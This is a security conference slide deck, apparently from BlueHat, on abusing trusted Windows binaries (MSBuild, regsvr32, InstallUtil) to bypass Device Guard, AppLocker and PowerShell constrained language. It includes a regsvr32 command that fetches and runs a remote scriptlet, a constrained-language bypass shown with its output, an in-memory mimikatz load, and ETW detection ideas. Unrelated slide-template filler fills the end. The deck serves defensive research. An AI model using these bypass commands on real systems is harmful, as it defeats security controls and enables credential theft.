

TRUSTED THINGS THAT
EXECUTE THINGS



BlueHat

HELLO!

CASEY SMITH
RESEARCHER



Veris Group

ATD

Adaptive Threat Division

AGENDA

OVERVIEW

3 CASE STUDIES – EXPLOIT FREE EVASION

- ✗ MSBUILD.EXE
- ✗ REGSVR32.EXE
- ✗ INSTALLUTIL.EXE

DETECTION/DISCOVERY AT SCALE?






DEVICE GUARD



ME



LIVING OFF THE LAND

A MINIMALIST'S GUIDE TO WINDOWS
POST-EXPLOITATION

DERBYCON 2013
CHRISTOPHER CAMPBELL
MATTHEW GRAEBER

[HTTPS://YOUTU.BE/J-R6UONekUw](https://youtu.be/J-R6UONekUw)



AN ATTACKER, ON THE OTHER HAND, IS
MORE INTERESTED IN WHAT AN APPLICATION CAN BE MADE
TO DO AND OPERATES ON THE PRINCIPLE THAT "ANY ACTION NOT
SPECIFICALLY DENIED, IS ALLOWED".

OWASP - SECURE CODING QUICK REFERENCE GUIDE



I WANT TO UNDERSTAND EXACTLY
WHAT THE BOUNDARIES ARE,
TO CHALLENGE ASSUMPTIONS.



TEST AND VERIFY YOUR DEFENSES

WHITELISTING PROS/CONS

PRO

ELIMINATES ENTIRE CLASS OF ATTACKS

BINARY DROP AND EXECUTE

CONS

FILE / IMAGE / MODULE CENTRIC

TRUSTED APPLICATION ABUSE

MEMORY CORRUPTION / EXPLOITATION

BRINGING ADDITIONAL TOOLS...

EX: CDB.EXE (MATT GRAEBER)

EX. CSI.EXE + DEPENDENCIES

BYPASSES ARE OFTEN FOUND
WITHOUT THE USE OF EXPLOITATION




UNTRUSTED

UNTRUSTABLE
"SPONSORS"

TRUSTED

ADMINS TYPICALLY ARE OVERLY PERMISSIVE.

WE CAN TAKE ADVANTAGE OF THIS.



WHAT YOU TRUST
MATTERS



MSBUILD.EXE VS. DEVICE GUARD

A CASE STUDY



MSBUILD INLINE TASKS


- X XML FILES
- X DEFAULT TOOL ON WINDOWS 10 ENTERPRISE
- X COMPILES C# OR VB
- X EXECUTES IN MEMORY

[HTTPS://MSDN.MICROSOFT.COM/EN-US/LIBRARY/DD722601.ASPX](https://msdn.microsoft.com/en-us/library/dd722601.aspx)



BUILDING AND EXECUTING IN MEMORY

- X DIFFICULT FOR WHITELISTING OF ANY KIND TO STOP
- X WHITELISTING IS FILE CENTRIC
- X WHITELISTING HAS A SINGLE FILE BIAS...
 - "LOAD THIS FILE , NOT THAT FILE"
 - WHAT ABOUT "THIS FILE THAT LOADS THAT FILE" ?



2.

REGSVR32.EXE VS. APPLOCKER SCRIPT RULES

A CASE STUDY



.SCT FILES

- ✗ COM SCRIPTLETS – A FORGOTTEN OBJECT??
- ✗ REGSVR32.EXE /s /u /i:[URL] SCROBJ.DLL
- ✗ VERY SMALL FORENSIC FOOTPRINT




GETOBJECT()

PROXY AWARE

SUPPORTS SSL/TLS

```
VAR A = GETOBJECT("SCRIPT:HTTP://[URL]")
```


BACKED BY A URL IN REGISTRY

	Name	Type	Data
{AAAA1111-0000-0000-0000-0000FEEDACDC}	 (Default)	REG_SZ	https://gist.githubusercontent.com/subTee/2
InprocServer32			
ProgID			
ScriptletURL			
VersionIndependentProgID			

NO ONE I HAVE HEARD OF HAS A NEED TO SUPPORT
SCRIPTLETS...

3.

INSTALLUTIL.EXE VS. POWERSHELL CONSTRAINED LANGUAGE A CASE STUDY

CLRMD: .NET Crash Dump and Live Process Inspection

Rate this article ★★★★★



Doug Stewart -MSFT May 4, 2013



THIS IS AMAZING – BTW :)



STEPS TO REPRODUCE

- X LAUNCH CONSTRAINED POWERSHELL
- X LAUNCH INSTALLUTIL
- X ATTACH TO POWERSHELL
- X LOCATE
SYSTEM.MANAGEMENT.AUTOMATION.EXECUTIONCONTEXT OBJECT
- X WRITE A VALUE OF ZERO TO THE LANGUAGEMODE PROPERTY


```
PS C:\Bypass> whoami  
research-pc\user  
PS C:\Bypass> $PSVersionTable.PSVersion
```

Major	Minor	Build	Revision
5	0	10586	122

```
PS C:\Bypass> Write-Host $ExecutionContext.SessionState.LanguageMode -Fore Green
```

ConstrainedLanguage

```
PS C:\Bypass> [Math]::Sqrt([Math]::Pi)
```

Cannot invoke method. Method invocation is supported only on core types in this language mode.

At line:1 char:1

+ [Math]::Sqrt([Math]::Pi)

+ ~~~~~

+ CategoryInfo : InvalidOperation: (:) [], RuntimeException

+ FullyQualifiedErrorId : MethodInvocationNotSupportedInConstrainedLanguage

```
PS C:\Bypass> iex "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /U /Process=$pid unlock.exe"
```

Microsoft (R) .NET Framework Installation utility Version 4.6.1038.0

Copyright (C) Microsoft Corporation. All rights reserved.

Hello There From Uninstall

Microsoft.Diagnostics.Runtime, Version=0.8.31.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a

Assembly Loaded.

Hello There..., I am now a debugger...

Unlocking Process 4416

Microsoft.Diagnostics.Runtime.DataTarget

Microsoft.Diagnostics.Runtime.Desktop.V45Runtime

Target Acquired.

System.Management.Automation.PSLanguageMode _languageMode

Complete

```
PS C:\Bypass> Write-Host $ExecutionContext.SessionState.LanguageMode -Fore Green
```

FullLanguage

```
PS C:\Bypass> [Math]::Sqrt([Math]::Pi)
```

1.77245385090552

```
PS C:\Bypass> Achievement Unlocked! woot_
```


CONSTRAINED LANGUAGE
BYPASSES
IMPORTANT AREA OF
RESEARCH



CONCLUSION

HOW CAN WE DETECT THESE?
AT SCALE?

IMAGINE...

WHAT WOULD CATCH THIS, WHAT WILL STOP IT?

IS THERE SOMETHING ALREADY IN PLACE?

ETW?

FUSION LOGS?


HOW COULD WE AUTOMATE THESE TYPE OF FINDINGS?
HOW CAN WE FIND THESE PATTERNS AT SCALE?

EXAMPLE ETW .NET CLR PROVIDER

```
C:\Tools>logman start clrevents -p {E13C0D23-CCBC-4E12-931B-D9CC2EEE27E4} 0x8 0x5 -ets -ct perf
The command completed successfully.
```

```
C:\Tools>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe katz-latest.txt
Microsoft (R) Build Engine version 4.6.1586.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.
```

```
Build started 9/30/2016 7:39:21 AM.
x64/mimikatz.exe
Downloaded Latest
Preferred Load Address = 140000000
Allocated Space For 6F000 at 270AE530000
Section .text , Copied To 270AE531000
Section .rdata , Copied To 270AE563000
Section .data , Copied To 270AE593000
Section .pdata , Copied To 270AE597000
Section .rsrc , Copied To 270AE599000
Section .reloc , Copied To 270AE59D000
Delta = 26F6E530000
Loaded ADVAPI32.dll
Loaded CRYPT32.dll
Loaded cryptdll.dll
Loaded NETAPI32.dll
```



```
*C:\Tools\dumpfile.xml - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
Reg.reg Type.txt dumpfile.xml
3352 <Version>1</Version>
3353 <Level>4</Level>
3354 <Task>10</Task>
3355 <Opcode>37</Opcode>
3356 <Keywords>0x8</Keywords>
3357 <TimeCreated SystemTime="2016-09-30T07:39:27.250684100-0700" />
3358 <Correlation ActivityID="{00000000-0000-0000-0000-000000000000}" />
3359 <Execution ProcessID="5132" ThreadID="1928" ProcessorID="2" KernelTime="90" UserTime="405" />
3360 <Channel />
3361 <Computer />
3362 </System>
3363 <UserData>
3364 <AssemblyLoadUnload_V1 xmlns='myNs'><AssemblyID>0x270AE473540</AssemblyID>
3365 <AppDomainID>0x270AC87AD10</AppDomainID><BindingID>0x0</BindingID>
3366 <AssemblyFlags>0</AssemblyFlags><FullyQualifiedAssemblyName>katz, Version=0.0.0.0, Culture=neu
3367 </UserData>
3368 <RenderingInfo Culture="en-US">
3369 <Level>Information </Level>
3370 <Opcode>AssemblyLoad </Opcode>
3371 <Keywords>
3372 <Keyword>Loader </Keyword>
```


Logic will get you
from A to B.

Imagination will
take you everywhere

- Albert Einstein

THANK YOU !
WHAT QUESTIONS DO YOU HAVE ?

CASEY SMITH
@SUBTEE





AND TABLES TO COMPARE DATA

	A	B	C
Yellow	10	20	7
Blue	30	15	10
Orange	5	24	16



IN TWO OR THREE COLUMNS

Yellow

Is the color of gold, butter and ripe lemons. In the spectrum of visible light, yellow is found between green and orange.

Blue

Is the colour of the clear sky and the deep sea. It is located between violet and green on the optical spectrum.

Red

Is the color of blood, and because of this it has historically been associated with sacrifice, danger and courage.



MAPS





89,526,124

Whoa! That's a big number, aren't you proud?

89,526,124\$

That's a lot of money

185,244 USERS


And a lot of users

100%

Total success!



OUR PROCESS IS EASY





INSTRUCTIONS FOR USE

Open this document in Google Slides (if you are at [slidescarnival.com](https://www.slidescarnival.com) use the button below this presentation)

You have to be signed in to your Google account

EDIT IN GOOGLE SLIDES

Go to the **File** menu and select **Make a copy**.

You will get a copy of this document on your Google Drive and will be able to edit, add or delete slides.

EDIT IN POWERPOINT®

Go to the **File** menu and select **Download as Microsoft PowerPoint**. You will get a .pptx file that you can edit in PowerPoint.

Remember to download and install the fonts used in this presentation (you'll find the links to the font files needed in the [Presentation design slide](#))

More info on how to use this template at www.slidescarnival.com/help-use-presentation-template

This template is free to use under [Creative Commons Attribution license](#). You can keep the Credits slide or mention SlidesCarnival and other resources used in a slide footer.



LET'S REVIEW SOME CONCEPTS

Yellow

Is the color of gold, butter and ripe lemons. In the spectrum of visible light, yellow is found between green and orange.

Blue

Is the colour of the clear sky and the deep sea. It is located between violet and green on the optical spectrum.

Red

Is the color of blood, and because of this it has historically been associated with sacrifice, danger and courage.

Yellow


Is the color of gold, butter and ripe lemons. In the spectrum of visible light, yellow is found between green and orange.

Blue


Is the colour of the clear sky and the deep sea. It is located between violet and green on the optical spectrum.

Red

Is the color of blood, and because of this it has historically been associated with sacrifice, danger and courage.




You can copy&paste graphs from Google Sheets




ANDROID PROJECT

Show and explain your web, app or software projects using these gadget templates.



IPHONE PROJECT

Show and explain your web, app or software projects using these gadget templates.



TABLET PROJECT

Show and explain your web, app or software projects using these gadget templates.



DESKTOP PROJECT

Show and explain your web, app or software projects using these gadget templates.



THANKS!

Any questions?

You can find me at
@username
user@mailme

CREDITS

Special thanks to all the people who made and released these awesome resources for free:

- ✕ Presentation template by SlidesCarnival
- ✕ Photographs by Unsplash

PRESENTATION DESIGN

This presentation uses the following typographies and colors:

- ✕ Titles: Walter Turncoat
- ✕ Body copy: Sniglet

You can download the fonts on this page:


<https://www.google.com/fonts#UsePlace:use/Collection:Sniglet:400|Walter+Turncoat>

Click on the “arrow button” that appears on the top right



- ✕ White #FFFFFF

You don't need to keep this slide in your presentation. It's only here to serve you as a design guide if you need to create new slides or download the fonts to edit the presentation in PowerPoint®




SlidesCarnival icons are editable shapes

This means that you can:

- Resize them without losing quality.
- Change fill color and opacity.

Isn't that nice? :)

Examples:



Now you can use any emoji as an icon!

And of course it resizes without losing quality and you can change the color.

How? Follow Google instructions

<https://twitter.com/googledocs/status/730087240156643328>



and many more...

EXTRA GRAPHICS

